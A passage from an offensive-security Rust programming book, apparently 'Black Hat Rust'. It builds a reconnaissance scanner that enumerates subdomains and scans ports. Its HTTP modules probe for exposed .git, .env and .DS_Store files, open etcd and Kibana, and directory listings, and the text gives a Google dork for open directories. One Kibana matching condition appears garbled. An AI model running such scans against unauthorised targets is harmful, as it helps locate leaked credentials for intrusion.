tokio::spawn(async move {
    for port in MOST_COMMON_PORTS_100 {
        let _ = input_tx.send(*port).await;
    }
});
```

Why? Because as you don't want unbounded concurrency, you don't want unbounded channels, it may put down your system under pressure. But if the channel is bounded and the downstream system processes jobs slower than the generator, it may block the latter and cause strange issues. This is why we spawn the generator in its own tokio task, so it can live its life in complete independence.

3.10 Porting our scanner to async

At the end of this chapter, our scanner is going to be very efficient. No more tons of threads, it will use all the available cores on our machine, no more, and the `async` runtime is going to efficiently dispatch tasks (network requests) to those processors.

3.10.1 `main`

The first thing is to decorate our `main` function with `tokio::main` .

ch_03/tricoder/src/main.rs

```
#[tokio::main]
async fn main() -> Result<(), anyhow::Error> {
    let http_timeout = Duration::from_secs(10);
    let http_client = Client::builder().timeout(http_timeout).build()?;

    let ports_concurrency = 200;
    let subdomains_concurrency = 100;
    let scan_start = Instant::now();

    let subdomains = subdomains::enumerate(&http_client, target).await?;

    // ...
}
```

What is this dark magic?

`#[tokio::main]` is a macro that creates a multi-threaded runtime and wrap the body of our main function. It's the equivalent of:

```
fn main() -> Result<(), anyhow::Error> {
    let runtime = tokio::runtime::Builder::new_multi_thread()
        .enable_all()
        .build()
        .unwrap();

    runtime.block_on(async move {
        // ...
    })
}
```

3.10.2 Subdomains

ch_03/tricoder/src/subdomains.rs

```
type DnsResolver = AsyncResolver<GenericConnection,
↪  GenericConnectionProvider<TokioRuntime>>;

pub async fn enumerate(http_client: &Client, target: &str) ->
↪  Result<Vec<Subdomain>, Error> {
    let entries: Vec<CrtShEntry> = http_client
        .get(&format!("https://crt.sh/?q=%25.{}&output=json", target))
        .send()
        .await?
        .json()
        .await?;

    let dns_resolver = AsyncResolver::tokio(
        ResolverConfig::default(),
        ResolverOpts {
            timeout: Duration::from_secs(4),
            ..Default::default()
        },
    )
    .expect("subdomain resolver: building DNS client");
```

```
    // clean and dedup results
    let mut subdomains: HashSet<String> = entries
        .into_iter()
        .map(|entry| {
            entry
                .name_value
                .split("\n")
                .map(|subdomain| subdomain.trim().to_string())
```

```
                .collect::<Vec<String>>()
        })
        .flatten()
        .filter(|subdomain: &String| subdomain != target)
        .filter(|subdomain: &String| !subdomain.contains("*"))
        .collect();
    subdomains.insert(target.to_string());
```

Note that here `flatten` is not the `flatten` method of a Future, it's the `flatten` method of an Iterator.

Then, we can check if the domains resolve by turning the subdomains into a Stream. Thanks to the combinators, the code remains easy to read.

```
    let subdomains: Vec<Subdomain> = stream::iter(subdomains.into_iter())
        .map(|domain| Subdomain {
            domain,
            open_ports: Vec::new(),
        })
        .filter_map(|subdomain| {
            let dns_resolver = dns_resolver.clone();
            async move {
                if resolves(&dns_resolver, &subdomain).await {
                    Some(subdomain)
                } else {
                    None
                }
            }
        })
        .collect()
        .await;

    Ok(subdomains)
}

pub async fn resolves(dns_resolver: &DnsResolver, domain: &Subdomain) -> bool {
    dns_resolver.lookup_ip(domain.domain.as_str()).await.is_ok()
}
```

By turning the subdomains into a Stream, we can then use the `map` combinator and `buffer_unordered` to scan the subdomains concurrently and `collect` the result into a `Vector` .

Very elegant and handy, in my opinion.

```
    // Concurrent stream method 1: Using buffer_unordered + collect
    let scan_result: Vec<Subdomain> = stream::iter(subdomains.into_iter())
        .map(|subdomain| ports::scan_ports(ports_concurrency, subdomain))
        .buffer_unordered(subdomains_concurrency)
        .collect()
        .await;
```

3.10.3 Ports

As we previously saw, we use a stream as a worker pool to scan all the ports of a given host concurrently: **ch_03/tricoder/src/ports.rs**

```
pub async fn scan_ports(concurrency: usize, subdomain: Subdomain) -> Subdomain {
    let mut ret = subdomain.clone();
    let socket_addresses: Vec<SocketAddr> = format!("{}:1024", subdomain.domain)
        .to_socket_addrs()
        .expect("port scanner: Creating socket address")
        .collect();

    if socket_addresses.len() == 0 {
        return subdomain;
    }

    let socket_address = socket_addresses[0];

    // Concurrent stream method 3: using channels
    let (input_tx, input_rx) = mpsc::channel(concurrency);
    let (output_tx, output_rx) = mpsc::channel(concurrency);

    tokio::spawn(async move {
        for port in MOST_COMMON_PORTS_100 {
            let _ = input_tx.send(*port).await;
        }
    });

    let input_rx_stream = tokio_stream::wrappers::ReceiverStream::new(input_rx);
    input_rx_stream
        .for_each_concurrent(concurrency, |port| {
            let output_tx = output_tx.clone();
            async move {
                let port = scan_port(socket_address, port).await;
                if port.is_open {
                    let _ = output_tx.send(port).await;
                }
```

```
            }
        })
        .await;
    // close channel
    drop(output_tx);

    let output_rx_stream = tokio_stream::wrappers::ReceiverStream::new(output_rx);
    ret.open_ports = output_rx_stream.collect().await;

    ret
}
```

Finally, remember that when scanning a single port, we need a timeout.

Because `tokio::time::timeout` returns a `Future<Output=Result>` we need to check that both the Result of `TcpStream::connect` and `tokio::time::timeout` are Ok to be sure that the port is open.

```
async fn scan_port(mut socket_address: SocketAddr, port: u16) -> Port {
    let timeout = Duration::from_secs(3);
    socket_address.set_port(port);

    let is_open = matches!(
        tokio::time::timeout(timeout, TcpStream::connect(&socket_address)).await,
        Ok(Ok(_)),
    );

    Port {
        port: port,
        is_open,
    }
}
```

Notice the `matches!` macro, which is a shortcut for:

```
    let is_open =
        match tokio::time::timeout(timeout,
         ↪  TcpStream::connect(&socket_addresses[0])).await {
            Ok(Ok(_)) => true,
            _ => false,
        };
```

3.11 How to defend

Do not block the event loop. I can't repeat it enough as I see it too often. As we saw previously, you need to spawn blocking tasks in the dedicated thread pool (either fixed in size or unbounded, depending on if your application is more compute or I/O intensive).

Don't forget the numbers: in an `async` function or block, do not call a non-`async` function or perform a computation that may run for **more than 10 to 100 microseconds**.

3.12 Summary

- Multithreading should be preferred when the program is CPU bound, `async-await` when the program is I/O bound
- **Don't block the event loop**
- Streams are async iterators
- Streams replace worker pools
- Always limit the number of concurrent tasks or the size of channels not to exhaust resources
- If you are nesting async blocks, you are probably doing something wrong.

Chapter 4

Adding modules with trait objects

Imagine that you want to add a camera to your computer which is lacking one. You buy a webcam and connect it via a USB port. Now imagine that you want to add storage to the same computer. You buy an external hard drive and also connect it via a similar USB port.

This is the power of generics applied to the world of physical gadgets. A USB port is a **generic** port, and an accessory that connects to it is a **module**. You don't have device-specific ports, such as a specific port for a specific webcam vendor, another port for another vendor, another one for one vendor of USB external drives, and so on… You can connect almost any USB device to any USB port and have it working (minus software drivers compatibility…). Your PC vendors don't have to plan for any module you may want to connect to your computer. They just have to follow the generic and universal USB specification.

The same applies to code. A function can perform a specific task against a specific type, and a generic function can perform a specific task on *some* (more on that later) types.

`add` can only add two `i64` variables.

```
fn add(x: i64, y: i64) -> i64 {
    return x + y;
}
```

Here, `add` can add two variables of any type.

```
fn add<T>(x: T, y: T) -> T {
    return x + y;
}
```

But this code is not valid: it makes no sense to add two planes (for example). And the compiler don't even know how to add two planes! This is where **constraints** come into play.

```rust
use std::ops::Add;

fn add<T: Add>(x: T, y: T) -> T {
    return x + y;
}
```

Here, `add` can add any types that implement the `Add` trait. By the way, this is how we do operator overloading in Rust: by implementing traits from the `std::ops` module.

4.1 Generics

Generic programming's goal is to improve code reusability and reduce bugs by allowing functions, structures, and traits to have their types *defined later*.

In practice, it means that an algorithm can be used with multiple different types, provided that they fulfill the **constraints**. As a result, if you find a bug in your generic algorithm, you only have to fix it once. If you had to implement the algorithm 4 times for 4 different but similar types (let say `int32`, `int64`, `float32`, `float64`), not only you spent 4x more time to implement it, but you will also spend 4x more time fixing the same bug in all the implementations (granted you didn't introduce other bugs due to fatigue).

In Rust, functions, traits (more on that below), and data types can be generic:

```rust
use std::fmt::Display;

// a generic function, whose type parameter T is constrained
fn generic_display<T: Display>(item: T) {
    println!("{}", item);
}

// a generic struct
struct Point<T> {
    x: T,
    y: T,
}

// another generic struct
struct Point2<T>(T, T)

// a generic enum
enum Option<T> {
    Some(T),
    None
}
```

```rust
fn main() {
    let a: &str = "42";
    let b: i64 = 42;

    generic_display(a);
    generic_display(b);

    let (x, y) = (4i64, 2i64);

    let point: Point<i64> = Point {
        x,
        y
    };

    // generic_display(point) <- not possible. Point does not implement Display
}
```

Generics are what allow Rust to be so expressive. Without them, it would not be possible to have generic collections such as `Vec` , `HashMap` , or `BTreeSet` .

```rust
use std::collections::HashMap;

struct Contact {
    name: String,
    email: String,
}

fn main() {
    // imagine a list of imported contacts with duplicates
    let imported_contacts = vec![
        Contact {
            name: "John".to_string(),
            email: "john@smith.com".to_string(),
        },
        Contact {
            name: "steve".to_string(),
            email: "steve@jobs.com".to_string(),
        },
        Contact {
            name: "John".to_string(),
            email: "john@smith.com".to_string(),
        },
        // ...
```

```
    ];

    let unique_contacts: HashMap<String, Contact> = imported_contacts
            .into_iter()
            .map(|contact| (contact.email.clone(), contact))
            .collect();
}
```

Thanks to the power of generics, we can reuse `HashMap` from the standard library and quickly deduplicate our data!

Imagine having to implement those collections for **all the types** in your programs?

4.2 Traits

Traits are the Rust's equivalent of interfaces in other languages (with some differences).

As defining a term by its synonym is not really useful, let see what does it mean in code:

```
pub trait Dog {
    fn bark(&self) -> String;
}

pub struct Labrador{}

impl Dog for Labrador {
    fn bark(&self) -> String {
        "wouf".to_string()
    }
}

pub struct Husky{}

impl Dog for Husky {
    fn bark(&self) -> String {
        "Wuuuuuu".to_string()
    }
}

fn main() {
    let labrador = Labrador{};
    println!("{}", labrador.bark());

    let husky = Husky{};
    println!("{}", husky.bark());
```

```
}

// Output:

// wouf
// Wuuuuuu
```

By defining a `Dog` interface, all types that implement this trait in our program will be considered as being a `Dog` .

This is why we say that traits (and interfaces) allow programmers to define **shared behavior**: behaviors that are shared by multiple types.

4.2.1 Default Implementations

It's possible to provide default implementations for trait methods:

```
pub trait Hello {
    fn hello(&self) -> String {
        String::from("World")
    }
}

pub struct Sylvain {}

impl Hello for Sylvain {
    fn hello(&self) -> String {
        String::from("Sylvain")
    }
}

pub struct Anonymous {}

impl Hello for Anonymous {}

fn main() {
    let sylvain = Sylvain{};
    let anonymous = Anonymous{};

    println!("Sylvain: {}", sylvain.hello());
    println!("Anonymous: {}", anonymous.hello());
}
// Output:

// Sylvain: Sylvain
```

```
// Anonymous: World
```

4.2.2 Traits composition

Traits can be composed to require more advanced constraints:

```
pub trait Module {
    fn name(&self) -> String;
    fn description(&self) -> String;
}

pub trait SubdomainModule {
    fn enumerate(&self, domain: &str) -> Result<Vec<String>, Error>;
}

fn enumerate_subdomains<M: Module + SubdomainModule>(module: M, target: &str) ->
 ↪  Vec<String> {
    // ...
}
```

4.2.3 Async Traits

As of today, `async` functions in traits are not natively supported by Rust. Fortunately, David Tolnay got our back covered (one more time): we can use the async-trait crate.

```
#[async_trait]
pub trait HttpModule: Module {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error>;
}
```

4.2.4 Generic traits

Traits can also have generic parameters:

```
use std::fmt::Display;

trait Printer<S: Display> {
    fn print(&self, to_print: S) {
        println!("{}", to_print);
    }
```

```
}

struct ActualPrinter{}

impl<S: Display, T> Printer<S> for T {}

fn main() {
    let s = "Hello";
    let n: i64 = 42;
    let printer = ActualPrinter{};

    printer.print(s);
    printer.print(n);
}

// output:

// Hello
// 42
```

And even better, you can implement a generic trait for a generic type:

```
use std::fmt::Display;

trait Printer<S: Display> {
    fn print(&self, to_print: S) {
        println!("{}", to_print);
    }
}

// implements Printer<S: Display> for any type T
impl<S: Display, T> Printer<S> for T {}

fn main() {
    let s = "Hello";
    let printer: i64 = 42;

    printer.print(s);
}

// Output:

// Hello
```

4.2.5 The `derive` attribute

When you have a lot of traits to implement for your types, it can quickly become tedious and may complexify your code.

Fortunately, Rust has something for us: the `derive` attribute.

By using the `derive` attribute, we are actually feeding our types to a Derive macro which is a kind of procedural macro.

They take code as input (in this case, our type), and create more code as output. At compile-time.

This is especially useful for data deserialization: Just by implementing the `Serialize` and `Deserialize` traits from the `serde` crate, the (almost) universally used serialization library in the Rust world, we can then serialize and deserialize our types to a lot of data formats: JSON, YAML, TOML, BSON and so on...

```rust
use serde::{Serialize, Deserialize};

#[derive(Debug, Clone, Serialize, Deserialize)]
struct Point {
    x: u64,
    y: u64,
}
```

Without much effort, we just implemented the `Debug`, `Clone`, `Serialize` and `Deserialize` traits for our `struct Point`.

One thing to note is that all the subfields of your `struct` need to implement the traits:

```rust
use serde::{Serialize, Deserialize};

// Not possible:
#[derive(Debug, Clone, Serialize, Deserialize)]
struct Point<T> {
    x: T,
    y: T,
}

// instead, do this:
use serde::{Serialize, Deserialize};
use core::fmt::Debug; // Import the Debug trait

#[derive(Debug, Clone, Serialize, Deserialize)]
struct Point<T: Debug + Clone + Serialize + Deserialize> {
    x: T,
```

```
    y: T,
}
```

4.3 Traits objects

Now you may be wondering: How to create a collection that can contain different concrete types that satisfy a given trait? For example:

```
trait UsbModule {
    // ...
}

struct UsbCamera {
     // ...
}

impl UsbModule for UsbCamera {
    // ..
}

impl UsbCamera {
    // ...
}

struct UsbMicrophone{
     // ...
}

impl UsbModule for UsbMicrophone {
    // ..
}

impl UsbMicrophone {
    // ...
}

let peripheral_devices: Vec<UsbModule> = vec![
    UsbCamera::new(),
    UsbMicrophone::new(),
];
```

Unfortunately, this is not as simple in Rust. As the modules may have a different size in memory, the compiler doesn't allow us to create such a collection. All the elements of the

vector don't have the same shape.

Traits objects solve precisely this problem: when you want to use different concrete types (of varying shape) adhering to a contract (the trait), at runtime.

Instead of using the objects directly, we are going to use pointers to the objects in our collection. This time, the compiler will accept our code, as every pointer has the same size.

How to do this in practice? We will see below when adding modules to our scanner.

4.3.1 Static vs Dynamic dispatch

So, what is the technical difference between a generic parameter and a trait object?

When you use a generic parameter (here for the `process` function): **ch_04/snippets/dispatch/src/statik.**

```
trait Processor {
    fn compute(&self, x: i64, y: i64) -> i64;
}

struct Risc {}

impl Processor for Risc {
    fn compute(&self, x: i64, y: i64) -> i64 {
        x + y
    }
}

struct Cisc {}

impl Processor for Cisc {
    fn compute(&self, x: i64, y: i64) -> i64 {
        x * y
    }
}

fn process<P: Processor>(processor: &P, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}

pub fn main() {
    let processor1 = Cisc {};
    let processor2 = Risc {};

    process(&processor1, 1);
```

```
    process(&processor2, 2);
}
```

The compiler generates a **specialized version for each type you call the function with** and then replaces the call sites with calls to these specialized functions.

This is known as **monomorphization**.

For example the code above is roughly equivalent to:

```
fn process_Risc(processor: &Risc, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}

fn process_Cisc(processor: &Cisc, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}
```

It's the same thing as if you were implementing these functions yourself. This is known as **static dispatch**. The type selection is made statically at compile time. It provides the best runtime performance.

On the other hand, when you use a trait object: **ch_04/snippets/dispatch/src/dynamic.rs**

```
trait Processor {
    fn compute(&self, x: i64, y: i64) -> i64;
}

struct Risc {}

impl Processor for Risc {
    fn compute(&self, x: i64, y: i64) -> i64 {
        x + y
    }
}

struct Cisc {}

impl Processor for Cisc {
    fn compute(&self, x: i64, y: i64) -> i64 {
        x * y
    }
}
```

```rust
fn process(processor: &dyn Processor, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}

pub fn main() {
    let processors: Vec<Box<dyn Processor>> = vec![
        Box::new(Cisc {}),
        Box::new(Risc {}),
    ];

    for processor in processors {
        process(&*processor, 1);
    }
}
```

The compiler will generate only 1 `process` function. It's at runtime that your program will detect which kind of `Processor` is the `processor` variable and thus which `compute` method to call. This is known **dynamic dispatch**. The type selection is made dynamically at runtime.

The syntax for trait objects `&dyn Processor` may appear a little bit heavy, especially when coming from less verbose languages. I personally love it! In one look, we can see that the function accepts a trait object, thanks to `dyn Processor` .

The reference `&` is required because Rust needs to know the exact size for each variable.

As the structures implementing the `Processor` trait may vary in size, the only solution is then to pass a reference. It could also have been a (smart) pointer such as `Box` , `Rc` or `Arc` .

The point is that the `processor` variable needs to have a size known at compile time.

Note that in this specific example, we do `&*processor` because we first need to dereference the `Box` in order to pass the reference to the `process` function. This is the equivalent of `process(&(*processor), 1)` .

When compiling dynamically dispatched functions, Rust will create under the hood what is called a vtable, and use this vtable at runtime to choose which function to call.

4.3.2 Some Closing Thoughts

Use static dispatch when you need absolute performance and trait objects when you need more flexibility or collections of objects sharing the same behavior.

4.4 Command line argument parsing

In the first chapter, we saw how to access command-line arguments. For more complex programs, such as our scanner, a library to parse command-line arguments is required.

For example, we may want to pass more complex configuration options to our program, such as an output format (JSON, XML…), a debug flag, or simply the ability to run multiple commands.

We will use the most famous one: clap as it's also my favorite one, but keep in mind that alternatives exist, such as structopt.

```
    let cli = App::new(clap::crate_name!())
        .version(clap::crate_version!())
        .about(clap::crate_description!())
        .subcommand(SubCommand::with_name("modules").about("List all modules"))
        .subcommand(
            SubCommand::with_name("scan").about("Scan a target").arg(
                Arg::with_name("target")
                    .help("The domain name to scan")
                    .required(true)
                    .index(1),
            ),
        )
        .setting(clap::AppSettings::ArgRequiredElseHelp)
        .setting(clap::AppSettings::VersionlessSubcommands)
        .get_matches();
```

Here we declare 2 subcommands: `modules` and `scan` .

The `scan` subcommand also has a required argument: `target` , thus calling `scan` like that:

```
$ tricoder scan
```

Won't work. You need to call it with an argument:

```
$ tricoder scan kerkour.com
```

Then, we can check which subcommand has been called and the value of the arguments:

```
    if let Some(_) = cli.subcommand_matches("modules") {
        cli::modules();
    } else if let Some(matches) = cli.subcommand_matches("scan") {
        // we can safely unwrap as the argument is required
        let target = matches.value_of("target").unwrap();
        cli::scan(target)?;
```

```
    }
```

4.5 Logging

When a long-running program encounters a non-fatal error, we may not necessarily want to stop its execution. Instead, the good practice is to log the error for further investigation and debugging.

There are two extraordinary crates for logging in Rust:

- log: for simple, textual logging.
- slog: for more advanced structured logging.

These crates are not strictly speaking loggers. You can add them to your programs as follows:

ch_04/snippets/logging/src/main.rs

```
fn main() {
    log::info!("message with info level");
    log::error!("message with error level");
    log::debug!("message with debug level");
}
```

But when you run the program:

```
$ cargo run
   Compiling logging v0.1.0 (black-hat-rust/ch_04/snippets/logging)
    Finished dev [unoptimized + debuginfo] target(s) in 0.56s
     Running `target/debug/logging`
```

Nothing is printed…

For actually displaying something, you need a logger. The `log` and `slog` crates are only **facades**.

They provide a unified interface for logging across the ecosystem, but they do not actually log anything. For that, you need a logger crate.

4.5.1 env_logger

You can find a list of loggers in the documentation of the `log` crate: https://github.com/rust-lang/log#in-executables.

For the rest of this book, we will use env_logger because it provides great flexibility and precision about what we log, and more importantly, is easy to use.

To set it up, simply export the `RUST_LOG` environment variable and call the `init` function as follows:

ch_04/tricoder/src/main.rs

```
env::set_var("RUST_LOG", "info,trust_dns_proto=error");
env_logger::init();
```

Here, we tell `env_logger` to log at the `info` level by default and to log at the `error` level for the `trust_dns_proto` crate.

4.6 Adding modules to our scanner

The architecture of our scanner looks like that:



Figure 4.1: Architecture of our scanner

We naturally see two kinds of modules emerging:

- Modules to enumerate subdomains
- Modules to scan each port and look for vulnerabilities

These 2 kinds of modules, while being different, may still share common features.

So let's declare a parent `Module` trait:

```
pub trait Module {
    fn name(&self) -> String;
    fn description(&self) -> String;
}
```

4.6.1 Subdomains modules

The role of a subdomain module is to find all the subdomains for a given domain and source.

```
#[async_trait]
pub trait SubdomainModule: Module {
    async fn enumerate(&self, domain: &str) -> Result<Vec<String>, Error>;
}
```

4.6.2 HTTP modules

The goal of an HTTP module is: for a given endpoint (`host:port`), check if a given vulnerability can be found.

```
#[async_trait]
pub trait HttpModule: Module {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error>;
}
```

4.6.2.1 Open to registration GitLab instances

Remember the story about the open-to-the-world GitLab instance?

ch_04/tricoder/src/modules/http/gitlab_open_registrations.rs

```
#[async_trait]
impl HttpModule for GitlabOpenRegistrations {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.text().await?;
        if body.contains("This is a self-managed instance of GitLab") &&
        ↪  body.contains("Register") {
```

```
            return Ok(Some(HttpFinding::GitlabOpenRegistrations(url)));
        }

        Ok(None)
    }
}
```

4.6.2.2 Git files disclosure

Another fatal flaw is git files and directory disclosure.

This often happens to PHP applications served by nginx or the Apache HTTP Server when they are misconfigured.

The vulnerability is to leave the git files publicly accessible. `.git/config` or `.git/HEAD` for example. It's (most of the time) possible to download all the git history with a script.

One day, I audited the website of a company where a friend was an intern. The blog (WordPress, if I recall correctly) was vulnerable to this vulnerability, and I was able to download all the git history of the project. It was funny because I had access to all the commits my friend made during his internship.

But more seriously, the **database credentials were committed in the code**…

ch_04/tricoder/src/modules/http/git_head_disclosure.rs

```
impl GitHeadDisclosure {
    pub fn new() -> Self {
        GitHeadDisclosure {}
    }

    fn is_head_file(&self, content: &str) -> bool {
        return Some(0) == content.to_lowercase().trim().find("ref:");
    }
}

#[async_trait]
impl HttpModule for GitHeadDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/.git/HEAD", &endpoint);
        let res = http_client.get(&url).send().await?;
```

```
        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.text().await?;
        if self.is_head_file(&body) {
            return Ok(Some(HttpFinding::GitHeadDisclosure(url)));
        }

        Ok(None)
    }
}
```

4.6.2.3 .env file disclosure

`.env` file disclosure is also the kind of vulnerability that is easy to overlook but can be fatal: it may leak all the secrets of your web application, such as database or SMTP credentials, encryption keys…

ch_04/tricoder/src/modules/http/dotenv_disclosure.rs

```
#[async_trait]
impl HttpModule for DotEnvDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/.env", &endpoint);
        let res = http_client.get(&url).send().await?;

        if res.status().is_success() {
            return Ok(Some(HttpFinding::DotEnvFileDisclosure(url)));
        }

        Ok(None)
    }
}
```

Please note that this module is not that reliable, and you may want to add regexp matching to be sure that the app is not returning a valid response for any URL. `[A-Z0-9]+=.*` for example.

4.6.2.4 .DS_Store file disclosure

`.DS_Store` file disclosure is more subtle. It's less catastrophic than a `.env` file disclosure, for example.

Once leaked, a `.DS_Store` file may reveal other sensible files forgotten in the folder, such as `database_bakcup.sql` , or the whole structure of the application.

ch_04/tricoder/src/modules/http/ds_store_disclosure.rs

```
impl DsStoreDisclosure {
    pub fn new() -> Self {
        DsStoreDisclosure {}
    }

    fn is_ds_store_file(&self, content: &[u8]) -> bool {
        if content.len() < 8 {
            return false;
        }

        let signature = [0x0, 0x0, 0x0, 0x1, 0x42, 0x75, 0x64, 0x31];

        return content[0..8] == signature;
    }
}

#[async_trait]
impl HttpModule for DsStoreDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/.DS_Store", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.bytes().await?;
        if self.is_ds_store_file(&body.as_ref()) {
            return Ok(Some(HttpFinding::DsStoreFileDisclosure(url)));
        }

        Ok(None)
```

```
    }
}
```

4.6.2.5 Unauthenticated access to databases

These past years, there wasn't one month where one company was breached or ransomed because they left a database with no authentication on the internet. The worse offenders are mongoDB and Elasticsearch. A less famous (because more niche, targeted for cloud infrastructure) but still important to know is etcd

For etcd, it can be detected with string matching; **ch_04/tricoder/src/modules/http/etcd_unauthentica**

```rust
#[async_trait]
impl HttpModule for EtcdUnauthenticatedAccess {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/version", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.text().await?;
        if body.contains(r#""etcdserver""#)
            && body.contains(r#""etcdcluster""#)
            && body.chars().count() < 200
        {
            return Ok(Some(HttpFinding::EtcdUnauthenticatedAccess(url)));
        }

        Ok(None)
    }
}
```

4.6.2.6 Unauthenticated access to admin dashboards

Another configuration oversight that can be fatal is leaving dashboards open to the world.

In my experience, the main offenders are: kibana, traefik, zabbix and Prometheus.

String matching is most of the time enough: **ch_04/tricoder/src/modules/http/kibana_unauthenticate**

```
#[async_trait]
impl HttpModule for KibanaUnauthenticatedAccess {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.text().await?;
        if body.contains(r#"</head><body kbn-chrome
        ↪  id="kibana-body"><kbn-initial-state"#)
        || body.contains(r#"<div
        ↪  class="ui-app-loading"><h1><strong>Kibana</strong><small> is
        ↪  loading."#)
        || Some(0) == body.find(r#"|| body.contains("#)
        || body.contains(r#"<div class="kibanaWelcomeLogo"></div></div></div><div
        ↪  class="kibanaWelcomeText">Loading Kibana</div></div>"#) {
            return Ok(Some(HttpFinding::KibanaUnauthenticatedAccess(
                url,
            )));
        }

        Ok(None)
    }
}
```

4.6.2.7 Directory listing disclosure

Also prevalent in PHP applications served by Nginx and Apache server, this configuration error allows the whole world to view access the files on the folders of the server. It's crazy the amount of personal and enterprise data you can access with google dorks, such as:

```
intitle:"index.of" "parent directory" "size"
```

ch_04/tricoder/src/modules/http/directory_listing_disclosure.rs

```
// ...
impl DirectoryListingDisclosure {
```

```
    pub fn new() -> Self {
        DirectoryListingDisclosure {
            dir_listing_regex: Regex::new(r"<title>Index of .*</title>")
                .expect("compiling http/directory_listing regexp"),
        }
    }

    async fn is_directory_listing(&self, body: String) -> Result<bool, Error> {
        let dir_listing_regex = self.dir_listing_regex.clone();
        let res = tokio::task::spawn_blocking(move ||
        ↪  dir_listing_regex.is_match(&body)).await?;

        Ok(res)
    }
}

// ...

#[async_trait]
impl HttpModule for DirectoryListingDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.text().await?;
        if self.is_directory_listing(body).await? {
            return Ok(Some(HttpFinding::DirectoryListingDisclosure(url)));
        }

        Ok(None)
    }
}
```

4.7 Tests

Now we have our modules, how can we be sure that we didn't make mistakes while writing the code?

Tests, of course!

The principal mistake to avoid when writing tests is to write tests starting from the implementation being tested.

You should not do that!

Tests should be written from the **specification**. For example, when testing the `.DS_Store` file disclosure, we may have some magic bytes wrong in our code. So we should write our test by looking at the `.DS_Store` file specification, and not our own implementation.

ch_04/tricoder/src/modules/http/ds_store_disclosure.rs

```
#[cfg(test)]
mod tests {
    #[test]
    fn is_ds_store() {
        let module = super::DsStoreDisclosure::new();
        let body = "testtesttest";
        let body2 = [
            0x00, 0x00, 0x00, 0x01, 0x42, 0x75, 0x64, 0x31, 0x00, 0x00, 0x30, 0x00,
            ↪  0x00, 0x00,
            0x08, 0x0,
        ];

        assert_eq!(false, module.is_ds_store_file(body.as_bytes()));
        assert_eq!(true, module.is_ds_store_file(&body2));
    }
}
```

4.7.1 Async tests

Thanks to `tokio` , writing `async` tests is just a few keystrokes away.

ch_04/tricoder/src/modules/http/directory_listing_disclosure.rs

```
#[cfg(test)]
mod tests {
    use super::DirectoryListingDisclosure;

    #[tokio::test]
    async fn is_directory_listing() {
```

```
        let module = DirectoryListingDisclosure::new();

        let body = String::from("Content <title>Index of kerkour.com</title> test");
        let body2 = String::from(">ccece> Contrnt <tle>Index of kerkour.com</title>
        ↪ test");
        let body3 = String::from("");
        let body4 = String::from("test test test test test< test> test
        ↪ <title>Index</title> test");

        assert_eq!(true, module.is_directory_listing(body).await.unwrap());
        assert_eq!(false, module.is_directory_listing(body2).await.unwrap());
        assert_eq!(false, module.is_directory_listing(body3).await.unwrap());
        assert_eq!(false, module.is_directory_listing(body4).await.unwrap());
    }
}
```

4.7.2 Automating tests

